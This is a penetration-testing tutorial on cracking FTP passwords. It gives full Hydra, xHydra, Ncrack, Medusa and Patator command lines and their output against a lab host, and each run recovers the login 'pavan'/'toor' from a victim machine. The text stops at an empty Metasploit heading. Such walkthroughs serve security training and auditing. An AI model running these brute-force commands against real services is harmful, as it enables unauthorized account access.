# Password Cracking:FTP

March 2, 2016 By Raj Chandel

In this article, we will learn how to gain control over our victim's PC through FTP Port. There are various ways to do it and let take time and learn all those because different circumstances call for a different measure.

## Table of Content

## Hydra

Hydra is often the tool of choice. It can perform rapid dictionary attacks against more than 50 protocols, including telnet, ftp, http, https, smb, several databases, and much more

Now, we need to choose a word list. As with any dictionary attack, the wordlist is key. Kali has numerous wordlists built right in.


Run the following command

```
hydra -L /root/Desktop/user.txt -P /root/Desktop/pass.txt 192.168.1.103 ftp
```

**-L: denotes path for username list**

**-P:  denotes path for the password list**

Once the commands are executed it will start applying the dictionary attack and so you will have the right username and password in no time. As you can observe that we had successfully grabbed the FTP **username** as **pavan** and **password** is **toor**.




```
root@kali:~# hydra -L /root/Desktop/user.txt -P /root/Desktop/pass.txt 192.168.1.103 ftp
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service org

Hydra (http://www.thc.org/thc-hydra) starting at 2018-03-06 01:39:13
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (l:5/p:5), ~2 tries per
[DATA] attacking ftp://192.168.1.103:21/
[21][ftp] host: 192.168.1.103   login: pavan   password: toor
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2018-03-06 01:39:22
```

## xHydra

This is the graphical version to apply dictionary attack via FTP port to hack a system. For this method to work:

Open **xHydra** in your Kali And select **Single Target option** and there give the IP of your victim PC. And select **FTP** in the box against **Protocol option** and give the port number **21** against the **port option**.



Target

● Single Target 192.168.1.103

○ Target List

□ Prefer IPV6

Port 21

Protocol ftp

Output Options

□ Use SSL □ Use old SSL □ Be Verbose


□ Show Attempts □ Debug

□ COMPLETE HELP □ Service Module Usage Details

```
hydra -s 21 -L /root/Desktop/user.txt -P /root/Desktop/pass.txt -t 16 1...
```

Now, go to **Passwords tab** and select **Username List** and give the path of your text file, which contains usernames, in the box adjacent to it.

Then select Password List and give the path of your text file, which contains all the passwords, in the box adjacent to it.



Username

○ Username yourname

● Username List /root/Desktop/user.txt

□ Loop around users □ Protocol does not require usernames

Password

○ Password yourpass

● Password List /root/Desktop/pass.txt

○ Generate 1:1:a

Colon separated file


□ Use Colon separated file

□ Try login as password □ Try empty password □ Try reversed login

```
hydra -s 21 -L /root/Desktop/user.txt -P /root/Desktop/pass.txt -t 16 1...
```

After doing this, go to the Start tab and click on **the Start** button on the left.

Now, the process of dictionary attack will start. Thus, you will attain the username and password of your victim.



```
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or se

Hydra (http://www.thc.org/thc-hydra) starting at 2018-03-06 01:40:21
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (l:5/p:5),
[DATA] attacking ftp://192.168.1.103:21/
[21][ftp] host: 192.168.1.103   login: pavan   password: toor
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-03-06 01:40:28
<finished>
```

## Ncrack

Ncrack is a high-speed network authentication cracking tool. It was built to help companies secure their networks by proactively testing all their hosts and networking devices for poor passwords.

Run the following command


```
ncrack -v -U /root/Desktop/user.txt -P /root/Desktop/pass.txt 192.168.1.103:21
```

**Here**

**-U: denotes path for username list**

**-P:  denotes path for the password list**

As you can observe that we had successfully grabbed the FTP **username** as **pavan** and **password** is **toor**.



```
root@kali:~# ncrack -v -U /root/Desktop/user.txt -P /root/Desktop/pass.txt 192.168.1.103:21

Starting Ncrack 0.6 ( http://ncrack.org ) at 2018-03-06 03:55 EST

Discovered credentials on ftp://192.168.1.103:21 'pavan' 'toor'
ftp://192.168.1.103:21 finished.

Discovered credentials for ftp on 192.168.1.103 21/tcp:
192.168.1.103 21/tcp ftp: 'pavan' 'toor'

Ncrack done: 1 service scanned in 18.00 seconds.
Probes sent: 14 | timed-out: 0 | prematurely-closed: 0
```

## Medusa

Medusa is intended to be a speedy, massively parallel, modular, login brute-forcer. It supports many protocols: AFP, CVS, FTP, HTTP, IMAP, rlogin, SSH, Subversion, and VNC to name a few

Run the following command


```
medusa -h 192.168.1.103 -U /root/Desktop/user.txt -P /root/Desktop/pass.txt -M ftp
```

**Here**

**-U: denotes path for username list**

**-P: denotes path for the password list**

As you can observe that we had successfully grabbed the FTP **username** as **pavan** and **password** is **toor**.




```
root@kali:~# medusa -h 192.168.1.103 -U /root/Desktop/user.txt -P /root/Desktop/pass.txt -M ftp
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ftp] Host: 192.168.1.103 (1 of 1, 0 complete) User: root (1 of 5, 0 complete) Password: root (
ACCOUNT CHECK: [ftp] Host: 192.168.1.103 (1 of 1, 0 complete) User: root (1 of 5, 0 complete) Password: raj (2
ACCOUNT CHECK: [ftp] Host: 192.168.1.103 (1 of 1, 0 complete) User: root (1 of 5, 0 complete) Password: admin
ACCOUNT CHECK: [ftp] Host: 192.168.1.103 (1 of 1, 0 complete) User: root (1 of 5, 0 complete) Password: pavan
ACCOUNT CHECK: [ftp] Host: 192.168.1.103 (1 of 1, 0 complete) User: root (1 of 5, 0 complete) Password: toor (
ACCOUNT CHECK: [ftp] Host: 192.168.1.103 (1 of 1, 0 complete) User: raj (2 of 5, 1 complete) Password: root (1
ACCOUNT CHECK: [ftp] Host: 192.168.1.103 (1 of 1, 0 complete) User: raj (2 of 5, 1 complete) Password: raj (2
ACCOUNT CHECK: [ftp] Host: 192.168.1.103 (1 of 1, 0 complete) User: raj (2 of 5, 1 complete) Password: admin (
ACCOUNT CHECK: [ftp] Host: 192.168.1.103 (1 of 1, 0 complete) User: raj (2 of 5, 1 complete) Password: pavan (
ACCOUNT CHECK: [ftp] Host: 192.168.1.103 (1 of 1, 0 complete) User: raj (2 of 5, 1 complete) Password: toor (5
ACCOUNT CHECK: [ftp] Host: 192.168.1.103 (1 of 1, 0 complete) User: admin (3 of 5, 2 complete) Password: root
ACCOUNT CHECK: [ftp] Host: 192.168.1.103 (1 of 1, 0 complete) User: admin (3 of 5, 2 complete) Password: raj (
ACCOUNT CHECK: [ftp] Host: 192.168.1.103 (1 of 1, 0 complete) User: admin (3 of 5, 2 complete) Password: admin
ACCOUNT CHECK: [ftp] Host: 192.168.1.103 (1 of 1, 0 complete) User: admin (3 of 5, 2 complete) Password: pavan
ACCOUNT CHECK: [ftp] Host: 192.168.1.103 (1 of 1, 0 complete) User: admin (3 of 5, 2 complete) Password: toor
ACCOUNT CHECK: [ftp] Host: 192.168.1.103 (1 of 1, 0 complete) User: pavan (4 of 5, 3 complete) Password: root
ACCOUNT CHECK: [ftp] Host: 192.168.1.103 (1 of 1, 0 complete) User: pavan (4 of 5, 3 complete) Password: raj (
ACCOUNT CHECK: [ftp] Host: 192.168.1.103 (1 of 1, 0 complete) User: pavan (4 of 5, 3 complete) Password: admin
ACCOUNT CHECK: [ftp] Host: 192.168.1.103 (1 of 1, 0 complete) User: pavan (4 of 5, 3 complete) Password: pavan
ACCOUNT CHECK: [ftp] Host: 192.168.1.103 (1 of 1, 0 complete) User: pavan (4 of 5, 3 complete) Password: toor
ACCOUNT FOUND: [ftp] Host: 192.168.1.103 User: pavan Password: toor [SUCCESS]
```

## Patator


Patator is a multi-purpose brute-forcer, with a modular design and a flexible usage. It is quite useful for making brute force attack on several ports such as FTP, HTTP, SMB and etc.

```
patator ftp_login host=192.168.1.103 user=FILE0 0=/root/Desktop/user.txt password=
```



```
root@kali:~# patator ftp_login host=192.168.1.103 user=FILE0 0=/root/Desktop/user.txt pa
ssword=FILE1 1=/root/Desktop/pass.txt
```

From given below image you can observe that the process of dictionary attack starts and thus, you will attain the username and password of your victim.



```
  time | candidate                           |  num | mesg
-----------------------------------------------------------------
 3.768 | root:root                           |    1 | Login incorrect.
 3.789 | root:toor                           |    3 | Login incorrect.
 3.794 | root:raj                            |    2 | Login incorrect.
 3.797 | root:postgres                       |    4 | Login incorrect.
 3.422 | root:password                       |    5 | Login incorrect.
 3.778 | raj:root                            |    6 | Login incorrect.
 3.424 | raj:raj                             |    7 | Login incorrect.
 3.790 | raj:toor                            |    8 | Login incorrect.
 3.426 | raj:postgres                        |    9 | Login incorrect.
 3.463 | raj:password                        |   10 | Login incorrect.
 3.711 | toor:root                           |   11 | Login incorrect.
 3.704 | toor:raj                            |   12 | Login incorrect.
 3.708 | toor:toor                           |   13 | Login incorrect.
 0.075 | pavan:toor                          |   23 | Login successful.
 3.706 | toor:postgres                       |   14 | Login incorrect.
 3.706 | toor:password                       |   15 | Login incorrect.
 3.709 | postgres:root                       |   16 | Login incorrect.
 3.721 | postgres:raj                        |   17 | Login incorrect.
 3.708 | postgres:toor                       |   18 | Login incorrect.
 3.706 | postgres:postgres                   |   19 | Login incorrect.
 3.710 | postgres:password                   |   20 | Login incorrect.
 2.523 | pavan:root                          |   21 | Login incorrect.
 2.527 | pavan:raj                           |   22 | Login incorrect.
 2.527 | pavan:postgres                      |   24 | Login incorrect.
 2.522 | pavan:password                      |   25 | Login incorrect.
```

## Metasploit

